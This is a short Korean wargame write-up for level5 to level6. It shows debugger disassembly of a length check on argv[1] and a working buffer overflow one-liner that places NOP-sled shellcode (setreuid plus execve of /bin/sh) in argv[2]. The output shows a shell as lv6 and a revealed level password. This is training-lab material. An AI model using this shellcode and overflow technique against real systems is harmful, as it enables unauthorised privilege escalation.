


Wargame Write-up

윤준혁

level5 -> level6

```
Activities Terminal Tue 13:40
lv5@ubuntu: ~
File Edit View Search Terminal Help
0x804859c <main+156> call printf@plt <0x8048410>
0x80485a1 <main+161> add esp, 4
0x80485a4 <main+164> push 0
0x80485a6 <main+166> call exit@plt <0x8048420>
0x80485ab <main+171> add esp, 4
0x80485ae <main+174> mov esi, esi
0x80485b0 <main+176> mov eax, dword ptr [ebp + 0xc]
0x80485b3 <main+179> add eax, 4
pwndbg>
0x80485b6 <main+182> mov edx, dword ptr [eax]
0x80485b8 <main+184> push edx
0x80485b9 <main+185> call strlen@plt <0x80483fc>
0x80485be <main+190> add esp, 4
0x80485c1 <main+193> mov eax, eax
0x80485c3 <main+195> cmp eax, 0x30
0x80485c6 <main+198> jbe main+224 <0x80485e0>
0x80485c8 <main+200> push 0x8048699
0x80485cd <main+205> call printf@plt <0x8048410>
0x80485d2 <main+210> add esp, 4
0x80485d5 <main+213> push 0
pwndbg>
0x80485d7 <main+215> call exit@plt <0x8048420>
0x80485dc <main+220> add esp, 4
```

다른 부분은 앞의 문제와 같다 (egg hunter + buffer hunter) 그러나 달라진 점은 argv[1]이 48바이트를 넘지 말아야 한다는 점이다. 따라서 전 문제들처럼 argv[1]에 코드를 집어 넣을 수 없으므로 argv[2]를 이용한다. 그 점에 유의하여 공격을 진행해보면



The image shows a terminal window titled "Terminal" with the date and time "Tue 13:51". The prompt is "lv5@ubuntu: ~". The user enters a long python command to escape the shell. The output shows the user is now "lv6" with "uid=1006(lv6) gid=1005(lv5) groups=1005(lv5)". The user then enters "my-pass" and "still easy" as passwords.

```
lv5@ubuntu:~$ ./lv6 `python -c "print '\x90'*44 + '\x63\xd2\xff\xff' + ' ' + '\x90'*1024+ '\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80'"`
*****C*****
$ id
uid=1006(lv6) gid=1005(lv5) groups=1005(lv5)
$ my-pass
still easy
$
```

성공적으로 셸을 탈 수 있다.

level6 pasword : still easy